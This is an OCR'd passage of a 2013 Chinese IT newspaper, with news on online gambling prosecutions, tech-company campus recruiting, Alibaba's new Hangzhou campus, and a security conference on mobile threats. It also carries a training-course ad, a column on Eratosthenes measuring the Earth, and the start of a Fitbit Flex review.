此外，赌资往往通过网上支付或银行转账，资金周转渠道复杂、隐蔽，难以查清全部的犯罪金额和非法牟利总额。一些第三方支付平台因此对网络赌博大开方便之门，并收取较高的手续费。根据此前江苏南京公安机关侦破的“明陞”网站赌博案，此案中犯罪嫌疑人通过“易宝”“汇付天下”等第三方支付平台，为参赌人员结算赌资。

与此同时，在与警方的“斗智斗勇”中，网络赌博集团对新技术的利用，也增加了查处难度——在最新上海破获的 17 亿元网络赌博案中，赌博平台管理就已经实现“技术升级”，不再需要通过电脑登录网络管理账户，而是通过智能手机就能完成管理平台的所有动作。

而更多的赌客，就这样被网络赌博的黑洞吞噬，成为网络赌博江湖中最悲哀的一环。

相关链接

2013 年 4-9 月内地网络赌博案不完全一览

9 月 24 日，一个涉案金额多达 17 亿元的百家乐网络赌博团伙被上海宝山警方成功侦破，43 名团伙成员被抓获，赌博集团各级代理商在管理网络赌博平台时，使用的不是传统的电脑，而是智能手机。

8 月 12 日，浙江余姚警方通报了一起特大网络赌博案。抓获魏某、刘某等犯罪嫌疑人 17 名，查扣电脑 31 台，涉案金额高达两亿元。

7 月 20 日，涉案金额 633 亿、上海有史以来最大的网络赌博案日前在上海黄浦法院作出一审判决，以寿某为首的 17 名被告人因开设赌场罪分别被判处有期徒刑并处罚金。不少高管和大学生参与赌博，头目一年赚 1100 万元。

6 月 21 日，武汉一名“90 后”少女沉迷网络赌博，为筹赌资实施诈骗近百万元而被判刑。

6 月 19 日，熊猫烧香作者李俊，因涉嫌开设网络赌场，非法获利数百万元，涉及赌资达数千万元，被浙江省丽水市检察院批准逮捕。

5 月 29 日，广州市警方侦破了一宗特大跨境网络赌博案件（代号“116”专案），仅目前抓获的涉案人员就达 123 人，累计投注金额近千亿元人民币，冻结涉案资金人民币 1.32 亿元。

5 月 27 日，黑龙江警方摧毁跨境网络赌博团伙，涉案金额 7 亿多元。

5 月 12 日，浙江松阳县公安局破获一起特大网络赌博案件，涉案金额高达 2 亿元。

4 月 1 日，山东省齐河县地税局某乡镇分局局长张某，因痴迷网络赌博，以高息为诱饵，先后骗取董某、阮某等 13 人的现金总计逾 1000 万元而被捕。

IT 专业大学生就业现状调查系列报道(三)

高校校园招聘季正当时

从校园招聘到微博招聘

■本报记者 熊雯琳

又是一年校园招聘季。从9月中旬开始，腾讯、百度、阿里、网易、小米、优酷土豆等科技公司已经在全国各大高校开展一场以宣讲会为形式的“拉人”赛，几乎每天都有好几场宣讲会在全国各大主流高校同步进行着。科技企业的宣讲会人气很旺，就记者参加的几场来看，几乎场场爆满。

然而，和庞大的就业大军相比，能够去宣讲会现场的人还是占极少数。在“史上最难就业季”的压力之下，应届毕业生的求职目光也从主流的校园招聘会延伸到互联网上，从网络职位申请到内推招聘，从微博招聘到电视招聘、企业实习等各种形式的招聘层出不穷。

直击IT名企招聘会现场

对于众多科技企业而言，职位的网上申请已经成为主流，而各大科技企业也拥有完备的网上求职、简历筛选等系统来接收庞大的求职人群。但直接面向校园的宣讲招聘会仍然是最为重要的一个环节。在今年的招聘季，记者就走访了北京的部分高校，感受了下招聘会现场的气氛。

场场爆满的校园招聘宣讲会

9 月 24 日，在北京人民大学网易公司的招聘会场，大约能容纳 100 人的教室里前排和后排又加了几排座位，即便是这样，前排的地上和后排以及两侧的过道还是挤满了人；腾讯公司 9 月 25 日在清华大学的招聘宣讲会现场，更是人满为患，离开场还有 1 个小时就有不少同学早早赶到现场，在离开场还有半小时的时候就已经没有空座了，之后陆续来的同学索性在教室的两侧和前排一字排开，席地而坐。截至 19:30 开始时，现场已经有 300 多人。一直到宣讲会结束的 2 个多小时里，尽管陆续有少数同学进出，但现场一直保持着高人气。

而在这些招聘现场，前来参加宣讲会的学生并非都是本校学生，有相当一部分来自外校。记者也随机调查了一下 25 日参加腾讯宣讲会的应届生中，除了清华大学本校的，还有不少来自北京大学、北京科技大学、北京邮电大学、北京航空航天大学、北京传媒大学、北京第二外国语学院等高校。在 24 日网易的宣讲会上，甚至有从浙江大学赶来的同学。

“小米、优酷土豆、阿里、百度的宣讲会我都去了，几乎每天都在各种赶场子。”北航计算机专业研二的小优(化名)对本报记者表示，来腾讯的校园宣讲会，已经是她近半个月以来参加的第 N 场招聘会。实际上，记者在招聘会现场调查发现，“赶场子”的学生相当多，“只要是名企有合适岗位的都不愿意错过，宣讲会的好处在于能够让自己有更多的机会全面深入地了解即将求职的企业是个什么样子，薪酬福利也是我很关心的。”一名来自清华大学本校信息与通信工程的研二学生对本报记者表示，他已经参加完阿里的“技术研究”职位的二面，目前还处于等消息的阶段，也已经完成了对腾讯公司的“技术研究”职位网申，他的目标很清晰，就是各大科技企业的“技术研究”职位，“我个人的兴趣就在互联网公司，投简历也都集中在这个行业里。”

据腾讯人力资源部招聘调配总监王安介绍，今年腾讯的招聘规模为 1400 人，目前已经派出百人招聘大队分赴国内各大城市。网申、校园宣讲、笔试、面试流程会在 9-10 月展开。此外，随着微信等产品开始走向海外，腾讯今年将校园招聘扩展到日、韩等国家。

而网易今年的校园招聘路线覆盖北京、上海、南京、杭州、广州、武汉等 20 多座城市，为历年之最。网易游戏和网易互联网产品将分别招聘 500 名和 200 多名应届生。

校园招聘会成企业“秀场”

实际上，校园招聘一直是国内的科技企业最主要吸纳人才的方式。而科技企业也希望通过校验招聘宣讲等方式，来与高校的毕业生进行更直接面对面的互动，将企业的产品和文化更进一步带进校园，吸引更多的优秀人才关注。因此，校园招聘会也成为科技企业的“秀场”。

Microsoft
WORLD OF
Innovation
创新的世界

据王安介绍，腾讯有 50% 的新员工来自于校园招聘。而在当天的宣讲会上，据王安介绍，在腾讯公司，新人从初级职位晋升到主管最少只要三年的时间，“薪酬也是相当有吸引力，去年进入腾讯的应届生在今年有的收入已经翻番。”

当王安演讲的 PPT 停留在薪酬福利那一页时，也引来了现场最为热烈的掌声。“薪酬福利待遇这是一个很现实的问题，也是我求职考虑的第一大点。”小优对记者表示。


而在网易宣讲会发放的手册上，除了招聘职位的介绍以外，最显眼的就数工作环境和福利部分的介绍了。据了解，今年部分网易游戏类招聘岗位可开出最高年薪 50 万元。“如果你在我们的杭州研究院工作呢，你就可以享受到一天五顿的免费大餐。”网易人力资源负责人在台上介绍时，台下一阵掌声。

“互联网企业间的竞争一定程度上就是围绕人才展开的。对高校人才的争夺，是一场没有硝烟的起跑线之争。”网易校园招聘负责人介绍，公司非常重视通过校园招聘获得人才，历年来投入在校招员工方面的福利待遇、薪资和职业培训不断加大。

而在记者参与的两场校园招聘会上，各个企业自己的产品也被广泛应用到应届生招聘中去。比如腾讯就启动了腾讯招聘的微信公众号。通过该公众号，应聘人员可以完成对面试结果和自身简历的查询等，甚至可以直接向公众号提问，而腾讯的 HR 团队会用语音实现回复。“相比以前的官网单向公告的模式，微信公众号互动性更强，也能够让应届生得到更好的体验。”王安表示。

而网易也将“网易招聘”的公众账号落地在自己刚刚前不久推出的移动即时通信工具“易信”上，求职者不但可以看到所有的职位信息还可以实时跟踪自己投递的简历状态。此外，网易的宣讲会现场还向预装了五款以上网易 APP 产品的应届生发放小礼品，显然，网易也希望通过宣讲会这个“秀场”来吸引更多的忠诚用户。

记者观察



新园区，大企业病？

■本报记者 王星

对于互联网公司来说，搬家并不是一件稀奇的事情，但阿里巴巴的这一次搬家并不寻常。从 8 月下旬起，阿里巴巴集团在杭州西湖国际、华星科技、创业大厦等写字楼里的 1.2 万名员工陆续搬进了“淘宝城”——位于杭州城西的西溪园区。

从北门进入园区，第一印象是气派：几座停满各式轿车的立体式停车库出现在眼前，它们背后是硕大的办公楼。若从南门进入，则会感受到这片建在国家公园旁的园区之美：小溪流淌、草木丛生，可爱的“淘公仔”则又增添了几分别样的活力。

园区总面积 450 亩，已建成的一期占地超过 300 亩；由于毗邻西溪湿地，无法建造高楼，园区内建了 6 栋不超过 6 层的楼房，建筑面积达到了约 40 万平方米。在 IT 领域，这个规模并不稀奇——东软在沈阳的软件园有 660 亩，北京的用友软件园占地面积则多达 683 亩；如果考虑硬件制造商，富士康的园区动辄上千亩，园区内的员工则以十万人计。

不过在国内的互联网行业，独立建造园区的公司却极为罕见。同为国内互联网三巨头，百度和腾讯的总部虽规模庞大，但均为单体建筑；新浪、搜狐、网易、盛大、360 等或自己建楼，或租用写字楼，也均尚未有兴建园区之举。我能想到的先例恰是阿里巴巴自己——2009 年，位于钱塘江南岸的滨江园区投入使用，阿里巴巴 B2B 业务的 6000 余名员工进驻该园区并工作至今。

除支付宝、B2B 外，阿里巴巴集团位于杭州的其他部门均搬迁至此。集中办公便于企业管理，有益于公司凝聚力以及部门之间的沟通协作，好处自不必说。但新园区同样带来了一些问题。

首先是甲醛等有害气体，当然这是大多数搬入新建筑的企业都需要忍受的问题。而周边配套设施的极度欠缺则并不常见——园区周围几乎看不到任何商业建筑，别说商场、购物中心，连小餐馆、小卖部也找不到；方圆几公里内除湿地国家公园外，大多为未开发的土地，住宅区也并不多见。

> “诺基亚和黑莓已然倒下，微软、惠普、索尼等也面临危机”

杭州的交通状况之恶劣堪比北京，地铁目前仅建成一条线，通到此地遥遥无期；员工们下班想去找个地方吃喝玩乐很不容易，而且他们中许多人居住在市中心，上下班即便有班车接送也是一件耗费时间和精力的事情。

在互联网公司中，总部如此偏远同样十分罕见：前述那些大公司均位于北京的中关村、望京、张江高科等地，虽非市中心，但周边设施相对完善，多半通有地铁，附近也会有大片居民区。正是这样，在公司没有分配宿舍的情况下，工程师们才能够在晚上安心加班；而对于产品经理来说，外出就餐、娱乐的同时也可以了解到不同的用户需求。

搬迁前后，许多阿里员工就此事发了微博，大多表达的是兴奋之情，但也不乏抱怨和吐槽的声音，比如室内空气不好、就餐高峰食堂拥挤、厕所位置不好找等。不难想象，这些习惯于闹市生活的员工们在私下还会有更多的抱怨。

阿里官方倒并不讳言这些问题。首席人力资源官戴珊是新园区项目的主要负责人之一，她表示，员工对于新的环境确实有一些抱怨，而阿里也在积极解决这些问题。“员工们在周边没有地方去吃饭，所以我们园区里有三个食堂，各种不同的口味，北方的江浙的还有特色餐饮，还有价位不同的咖啡厅……”

除了食堂，阿里还在园区内配置了餐厅、小卖部、咖啡厅、健身房、书店等设施；此外，为方便员工往来于园区内不同地点，园内还提供了免费的自行车和穿梭电瓶车。但考虑到园区的面积和人数，在园区外的配套设施跟上以前，内部的这些设施很难满足员工们的需求。

不过在戴珊看来，搬入新园区之后的阿里面临的最大挑战来自于文化层面。她透露，搬迁第一天，CEO 陆兆禧便在内网发了一个帖，让员工不要觉得阿里巴巴是大公司了，自己就可以为所欲为，“这类人不适合我们公司……这样的文化流失会让我们公司快速死亡”。

就在这次大迁徙的同时，阿里的上市也进入到了关键时刻。由于港交所拒绝为合伙人制度开绿灯，这一事件成为近来大陆和香港的财经、科技媒体热议的话题，而它之所以能引发如此大的争议，根本原因还在于阿里巴巴之“大”——普遍预计阿里巴巴上市后市值将不低于 700 亿美元，甚至有望突破 1000 亿美元，成为港交所近年来最大规模的 IPO；港交所若错失这次机会将损失惨重。

不管阿里巴巴是否承认，它已经成为了一家大公司。正如陆兆禧和戴珊担心的那样，如果无法让员工保持创业时的进取心，那么这家公司就可能走向危机。这样的例子我们几乎每天都在讨论——诺基亚和黑莓已然倒下，微软、惠普、索尼等也面临危机。

马云在评价 BAT 三巨头的创始人时曾说，李彦宏长于技术，马化腾优于产品，而自己则强于管理；过去几年阿里在各种困境中总能逢凶化吉，一定程度上也印证了这一说法。那么在马云辞去 CEO、阿里进入陆兆禧时代之后，这家公司能否避免所谓的“大企业病”，像创始人们设想的那样持续跨越三个世纪呢?接下来的几年或许会有答案。

上接06版

延伸阅读

创业公司招聘：从微博到第三方平台招聘

相比“财大气粗”的 IT 名企，更多的中小型创业公司则采用微博、内推、网上招聘等方式来实现对人才的吸纳。在这样的背景之下，微博、第三方招聘网站以及一些专注职场社交的网站就成了炙手可热的平台。

如今，大学生使用微博已是普遍现象。前不久，新浪 2013 年中国大学生微博发展报告显示，四成大学生认为微博对找工作有帮助。在 10686 名被调查的大学生中，有 44.24%的人表示，微博可以提供大量的招聘信息和潜在的创业机遇。记者通过微博搜索关键字“微招聘”、“微博招聘”等，能够发现众多科技企业和媒体账号发布的关于招聘的信息，每天的更新频度也很高。

从 7 月初开始，入驻成都高新区天府软件园的众多 IT 企业纷纷以“等你体”形式“晒出”IT 妹纸和 IT 男，在微博上提前拉开了秋季招聘“夺人大战”，挑战“最难就业季”。

“女神！萝莉！萌妹纸！大叔控！花美男！正太！技术宅！我们都有！DOTA 组团！吃货组团！旅游组团！我们都有！”某 IT 公司一位叫“五分钱 -”的网友在微博中代公司求招程序员。一家“求贤若渴”的游戏制作公司在晒完公司 IT 妹纸的“等你体”照片后，干脆又上传公司“型男”、“正太”照，吸引求职者关注。

为吸引程序员加入，来自美国的新蛋科技派出多名“女神”级别萌妹纸“秒杀菲林”，连“天府人才行动”官博小编都直呼“打开他们的照片，我和我的小朋友们都惊呆了”。

据天府软件园相关负责人介绍，此次“等你体”活动旨在为“天府人才行动 2014 秋季校园招聘季”提前助威呐喊。活动开展以来不到一个月时间，已经有 30 多家成都高新区天府软件园企业，共 150 余人参与到活动中来。

除了微博招聘，主打各种不同模式的第三方招聘平台也成为中小型公司的招聘主力。

据蓝魔市场部经理俞发兴对本报记者表示，蓝魔大部分的招聘都是通过类似 51job 这样的网站来完成，“针对应届毕业生，主要涉及一些软件测试的岗位。”据俞介绍，但通过这样的网站寻找人才也有弊端，“我们更多是需要那种来了就能上手的，基本 20 份简历里只有一个是比较适合的。”

而创业团队拉比盒子的招聘方式也主要采取第三方平台招聘和微博招聘等结合的方式进行。“第三方招聘网站能够让企业快速获得简历，但质量不会很高，相比之下，微博获得的简历数量较少，但整体质量较高。”拉比盒子 CEO 王雯吉在接受本报记者采访时表示，“微博获得的简历是基于应聘者已经了解公司并感兴趣的基础之上，而我们也方便通过微博去了解他们。”

此外，校企联合招聘也成为中小型科技企业采取的招聘方式之一。比如陌陌公司今年的校园招聘渠道就主要通过校招、校企联合以及网络招聘等方式来完成。据陌陌相关负责人介绍，校企联合简单来说就是把学习和就业联系起来，“直接联系专科院校的老师，为企业直接培养人才，企业参与一些日常教学工作，并安排员工实习最终完成入职。”创业公司苏州思必驰信息科技有限公司也有类似的计划。

值得注意的是，仍然有不少企业将应届毕业生的招聘主场放在校园，但时间的选择上“错峰”定在今年底或明年初，为的就是避开 IT 名企扎堆的“金九银十”校招季。

聚焦互联网安全大会：移动设备安全新挑战

■本报记者 熊雯琳

伴随着虚拟化、大数据、云应用、BYOD(移动办公)及可穿戴智能设备的广泛应用，传统的互联网信息安全和防护体系正面临着更多新的挑战。近日(9月23日)，由中国互联网协会、中国信息安全测评中心、国家计算机网络应急技术处理协调中心(CNCERT/CC)指导，360公司主办的2013中国互联网安全大会(下简称ISC)在北京举行。全球近百位信息安全专家会聚于此，一起聚焦新时代的安全变革。

移动设备的安全隐患

在当天的分论坛上，来自美国佐治亚理工学院的博士生宋程昱做了现场演示，一台恶意充电器60秒就“黑”掉了苹果手机，并且“移花接木”，将手机中的Facebook替换为山寨恶意软件。据宋程昱介绍，这种最新的山寨充电器名为“Mactans”，中文名“黑寡妇”，不仅不需要“越狱”，而且只需与手机连接即可完成攻击，“它可在用户不知情的情况下，偷偷为手机安装任意应用并将其隐藏，偷窥手机屏幕，窃取应用密码甚至完全操控手机。”

而以开放为特色的Android系统则面临着更多的安全隐患，如今由于定制手机系统而引发的安全问题更是数不胜数。

前不久，国家互联网应急中心发布信息，Android操作系统存在一个签名验证绕过的高危漏洞。对此，北卡莱罗纳州大学教授、奇虎360公司首席科学家蒋旭宪认为，这些致命的安全漏洞可能与国内外主流Android手机厂商的定制系统有关，64%-85%的Android系统漏洞都是系统定制引起的，其中包括国内外流行的八个厂商十几款Android手机。

蒋旭宪透露，恶意软件可以利用这些定制系统漏洞来获取系统权限，在后台静默安装应用以及发送钓鱼短信等，“更令人担忧的是，同一厂商的Android手机的漏洞并不一定会随着新型号的发布而减少，反而有逐日增加的趋势。”

面对移动设备的种种安全隐患，用户难道一点办法都没有吗？对此，周亚金建议，用户如果可以及时通过安全软件弥补漏洞，注意从安全市场下载应用，不要访问来历不明的网址，还是可以规避大部分的风险的。

从底层向应用层转移

现今的安全威胁正从底层向应用层面转移。研究公司Gartner曾估计，有约70%的安全攻击发生在应用层。

奇虎360董事长周鸿祎表示，“在手机端，黑客更多借助恶意应用进行攻击。而一些正规应用也会出现越权行为，令人防不胜防。”据介绍，360互联网安全中心去年新增手机恶意软件样本17.49万款，比2011年增长1907%，感染7166万人次，比2011年增长160%。目前仅360手机卫士每天就能拦截手机上的恶意应用、恶意插件2500款。“很多APP攻击只发生一次，也可能只攻击一次，非常难以防范，靠传统的木马收集、破解是滞后的。”

据了解，为了阻止应用层面的安全威胁，目前美国一些新型网络安全公司已经有了新想法，就是通过大数据自动对付位置威胁。只要有任何潜在的攻击、移动，就会发现有数据会偏离模型而发出警报。

“几乎每个引起身份被盗、网络中断、数据丢失与网站崩溃的安全破坏都有一个根本原因，即软件本身代码编写粗糙，普遍存在的软件漏洞，成为黑客攻击的目标，这些安全问题无法从根本上杜绝，但在发展阶段修补漏洞要便宜很多。”中国信息安全测评中心副总工程师郭涛认为，在传统的信息安全保障观下，漏洞被视为关键要素，而在新型信息安全保障观下，需要构建多层级保障评估方法，并以漏洞为中心，贯穿软件/信息系统全生命周期。

社交网络上的“贴身肉搏”

除了木马、钓鱼等简单粗暴的方式外，不少高级黑客将目光转向社交网络，并采用APT(高级持续性威胁)形式来进行攻击。

也就是说，当用户在网络上发布个人状态和消息时，犯罪分子可能会通过微博、人人网、淘宝、微信、京东等平台确认你的行踪。实际上，以往的蠕虫传播往往是面向随机IP或随机账户，有社交网络之后，犯罪分子可以更精确锁定目标，技术更强的黑客则能通过窃取用户云端服务商的数据库来获得用户的个人信息和密码，冒充用户来对不知情的用户好友进行诈骗。

毫不夸张地说，从社交身份窃取到网购欺诈，目前流行的互联网威胁已进入“贴身肉搏”时代。

针对种种的新兴安全隐患，周鸿祎抛出了“泛安全”的概念，他认为，泛安全才是安全行业的未来。而360安全的业务范围也将从杀毒软件扩展到整个互联网领域。周鸿祎认为，未来五年或十年里网络安全会变得更加严峻，现在的互联网安全公司不能只把杀毒软件当成安全产品，应该更广泛地关注用户的网络安全需求。“网络不可能实现真正的安全，网络也不可能实现永远的安全，就像没有最锋利的矛和最安全的盾。”

业界新闻

本班全免费

办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区
电脑基础班 网上冲浪班 windows基础班 windows7班 word2003班 excel2003班 powerpoint2003班 五笔字型班 黑我电脑没门

首 页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区 站长专栏
flash基础班 flash进级班 firework班 html班 dreamweaver班 flash开发-编程 flash开发-类编程 flash开发-组件编程班 flash开发-声音编程班

首 页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区 站长专栏
vbscript班 asp基础班 asp进级班 asp建站班 DIV+CSS班 javascript班 PHP语言班 asp.net班 PHP168建站班 DEDECMS建站班 动网论坛班 DZ论坛班

首 页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区
PhotoShopCS5从入门到精通班 PhotoShop CS3基础班 PhotoShop CS3进级班 PhotoShop CS3高级班 CorelDRAW X5全能班 Illustrator CS4班

平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区
AutoCAD2011从入门到精通班 天正建筑7.5从入门到精通班 3DMAX2011从入门到精通班

学院http://qq.cxzzL.com.cn
咨询qq:281859726　908583339

首 页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区
组装 维修 网络技术 网吧管理 win2003管理 win2003服务器 服务器安全 win2008 Linux1 Linux2 Linux3 Linux4 CCNA CCNP 硬件维修

首 页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区
高手必学之DOS班 PC安全班 系统安全基础班 系统安全进级班 加密解密班 软件破解班 批处理班 PE结构班 汇编语言班

首 页 办公文秘 网站制作 网站开发 平面设计 三维建筑 网络管理 安全技术 语言开发 数据库 网赚专区 英语专区 VIP会员区
VB基础 VB进级 VB实战 易基础 易进级 易高级 易数据库 易外挂 3D外挂 汇编基础 汇编进级 C语言 Java语言 VF语言 C++编程 Delphi

数据库 网赚专区 英语专区 VIP会员区 站长专栏
淘宝开店班 淘宝客网赚班 竞价赚班 国外网赚实战班

语言开发 数据库 网赚专区 英语专区 VIP会员区 站长专栏
access2007班 SQL SERVER 2008基础班 SQL SERVER 2008进级班


猛犸专栏

信念与荣耀·番外篇——胜似黑客（十）

一个字头的诞生

黑客们和循规蹈矩的人们的重要区别之一，在于黑客们总是在想方设法，尝试以简单的工具去解决复杂的问题——甚至对于看起来不可解的问题也是如此。他们总是会另辟蹊径，为复杂问题找到简单而优美的解法，让人眼前一亮。公元前200年以前，古希腊的一位地理学家，就用巧妙的方法算出了地球的周长，误差不及5%——这个实验，到现在还被认为是历史上最美的解法之一。

图书馆长



埃拉托色尼

这位地理学家名叫埃拉托色尼，出生在希腊的非洲殖民地昔兰尼，大约是今天利比亚的夏哈特，那大概是公元前 276 年的事。我们对于他年轻时期的经历并不了解，只知道他在亚历山大城和雅典都接受过非常不错的教育。他曾经担任过希腊的皇家教师，并且被聘任为亚历山大图书馆的一级研究员。大概在他 40 岁的时候，成了亚历山大图书馆的馆长。

当时，亚历山大城是西方文化的中心，而该城的图书馆收集了几乎所有的知识与智慧。图书馆长这个职位，几乎相当于当时知识分子能够到达的学术顶峰，按照惯例，往往授予那些众望所归的学者。作为一位哲学家、数学家、诗人和地理学家，埃拉托色尼能够配得上这个位子，并且世间罕有能与之相提并论者——证据之一是，他担任图书馆馆长直到公元前 194 年逝世为止。

在担任图书馆长期间，埃拉托色尼继承和发展了当时的地理学，并且将之汇总成两本著作：《地球大小的修正》和《地理学概论》。在整个西方，他是第一个用“地理学”这个词的人，并且将其定义为研究地球的学问。在他之前，人们只把类似的研究称为“地方志”。他以一人之力构建了一门全新的学科，让人们对自己生活于其上的这颗大球有了更好的了解。

埃拉托色尼的贡献不止于此。以他的名字命名的筛法是一种简单判断自然数列中的质数的方法，直到现在还在被广泛应用；他也尝试过测量地日和地月之间的间距，测量过赤道与黄道之间的偏角，还制作了从尼罗河到喀土穆之间的地图。他首次提出了地图投影法的概念，并且以地中海为中心，绘制出了人们已知世界的地图。在没有飞行器的当时，这是非常了不起的成就。

算出地球

在《地球大小的修正》一书中，埃拉托色尼改进了之前人们测量地球周长的方法。今天我们都知道，因为太阳与地球之间的距离太远，可以将阳光视为平行线；因此，只需要测量出同一经线上两个不同地区阳光到地面的角度之差，就可以算出该经线上地球的周长。

古希腊人也这么做过，但是精度并不尽如人意。埃拉托色尼结合了他在天文学与数学上的学识，并且找到了一个可以完美实现这一设想的地点——和亚历山大城在同一经线上、位于北回归线上的塞恩城（今天埃及的阿斯旺附近）。

在每年夏至那天，塞恩城没有影子。阳光可以直射进深井，意味着在这天，正午的阳光垂直射到地面。埃拉托色尼准备了一些必要的数据和工具：他在亚历山大城选择了一座高大的方尖碑；测量出了亚历山大城到塞恩城的距离；并且在每年夏至那天精确地测出了方尖碑的影子长度。

这个实验他做了许多次，力求尽可能精确地测量每个细节。显然，一点点误差都会被放大许多倍。最终，根据影子长度与方尖碑高度的数据，他算出当塞恩城阳光直射时，亚历山大城阳光的角度是 82 度 48 分。换言之，两地之间阳光与地面夹角之差是 7 度 12 分。这个数字大概是圆周的 50 分之一；而两城之间的距离是 5000 希腊里。

最终，他得出结论，认为地球的周长应该在 25000 希腊里；但是为了能够被 60 整除，可以近似为 25200 希腊里。这个数字相当于现在的 39690 公里到 46620 公里之间，已然相当精确。

理论上，以这种方法，的确可以精确地测出地球周长。但是因为当时的技术条件和地理条件的限制——塞恩城实际上在北回归线偏北一点，而且和亚历山大城差了一个经度——这个结果并不算十分准确。不过，对于当时的人们来说，能够得出这样的结果已经十分令人惊喜了。

这一贡献是在埃拉托色尼还没有担任图书馆馆长之前做出的。他的后半生大都献给了著书立说和绘制地图的工作，很可能因为这些工作，让他的视力状况开始恶化，直到公元前 195 年彻底失明。

对于地理学家来说，这无疑是个噩耗。一年后，埃拉托色尼做出了决绝壮烈的选择，绝食而终；只留下两本地理学巨著和“地理学”这个全新学科。

下期预告：如果将真理视为一条直线的话，人类对自然认识的发展则是这条直线附近来回盘绕的曲线。虽然阿里斯塔克斯已经窥见了地球运行的大体方式，但是另一位名气大得多的天文学家的谬误，却引导了人们 15 个世纪之多。

邮发代号：2-99
订阅热线：11185
读者热线：010-88558703

网络运维与管理
IT OPERATION AND MAINTENANCE
一切为了网管

管设施，检漏洞，搭架构，提示风险。
讲道理，重实际，聊趋势，交流经验。
内容更丰富

订阅全年杂志有好礼

订阅全年杂志即可获赠：
1.移动电源一个，价值129元。
2.《漏洞的真相》精装本一本，价值75元。

•活动详情请参见http://www.365master.com/subscribe，
•最终解释权归《网络运维与管理》杂志社所有。

《网络运维与管理》关注单位IT部门的实际工作，传授技术、交流经验，成就IT技术管理大师、信息安全专家之梦想。它继承《网管员世界》的风格和路线，坚持理论与实际相结合、实用、经验交流、原创为主要特色。
主要内容有：
网络管理：透析网络规则、预见设备状况、提出优化建议、减少网络故障
系统维护：提醒系统平台演进、优化系统配置、发现系统故障、防止系统崩溃
终端管理：桌面资源整合、发现潜在问题、避免重复劳动、减轻管理负担
数据管理：在繁琐的工作中，寻找优秀的方法、合理解决信息保护、备份和安全问题
信息安全：寻找安全漏洞、预置安全策略、提示安全风险、分析隐患根源
故障诊断：发现问题、探究原因、排除故障、做好预案
升级改造：合理的步骤、科学的安排、实用的方法、安全的实施
实用工具：提供优秀IT运维、管理、应用工具，发掘工具潜能、分享实用经验
问 与 答：发现实际应用问题，分析问题产生原因，提供解决问题方法

邮局订阅
全国各地邮局 邮发代号：2-99 订阅热线：11185
本社订阅
邮局汇款：
地址：北京市海淀区紫竹院路66号赛迪大厦18层 邮编：100048 收款人：《网络运维与管理》杂志社
银行转账：
户名：《网络运维与管理》杂志社 开户行：建行紫竹桥支行 账号：11001086600053000483

订阅信息请访问：http://www.365master.com/subscribe
在线支付请访问：http://www.365master.com/bank
读者热线：010-88558703 电子邮箱：fx@365master.com
QQ交流：610185388 官方微博：@IT运维网

不够“智能”的智能手环

■本报记者 王星

一个科技记者的 Fitbit Flex 深度体验

Fitbit Flex

选中Fitbit Flex

科技媒体是个辛苦的行当，最艰辛之处在于生活没规律。想连续睡上几个好觉几乎是不可能的事情——采访可能被安排在早上 7 点至晚上 12 点之间的任何时候，熬夜写稿则是家常便饭；隔三岔五的，硅谷公司还会在北京时间的凌晨开个发布会，哪怕明知道没有太多亮点，我们也得盯到最后一刻。

饮食方面，别说是在家正点吃晚餐了，想像白领们在办公室里吃固定的工作餐都很难，大多数时候，我们只能与盒饭或“垃圾食品”为伍。

运动的时间就更难保障，哪怕办了健身卡，去健身的次数也寥寥无几，甚至周末也常常被工作占用，无暇锻炼。好不容易踏上跑步机，还有可能中途被一个电话叫回家中的电脑前……

于是，在看到一批号称能监测运动、睡眠、饮食状况、指导健康生活的智能手环纷纷上市之后，身为资深伪极客的我决心一试。

如果不考虑本土的“期货”和山寨产品，市面上主流的智能手环有三款：Nike+ FuelBand、Jawbone Up 和 Fitbit Flex。FuelBand 问世最早，也因为出现在了苹果发布会上而有着极高的知名度，然而它监测的项目较少，几乎只是一个单纯的计步器，也不支持 Android 手机。Jawbone Up 外观不错，几位用过它的极客朋友也给了它不错的评价，但一个致命的缺陷让我将他排除出考虑范围——它不支持无线同步，使用者需要将它取下，用数据线将其与手机连接才能完成同步，这在如今这个一切都可以靠无线搞定的年代实在是太反人类了。

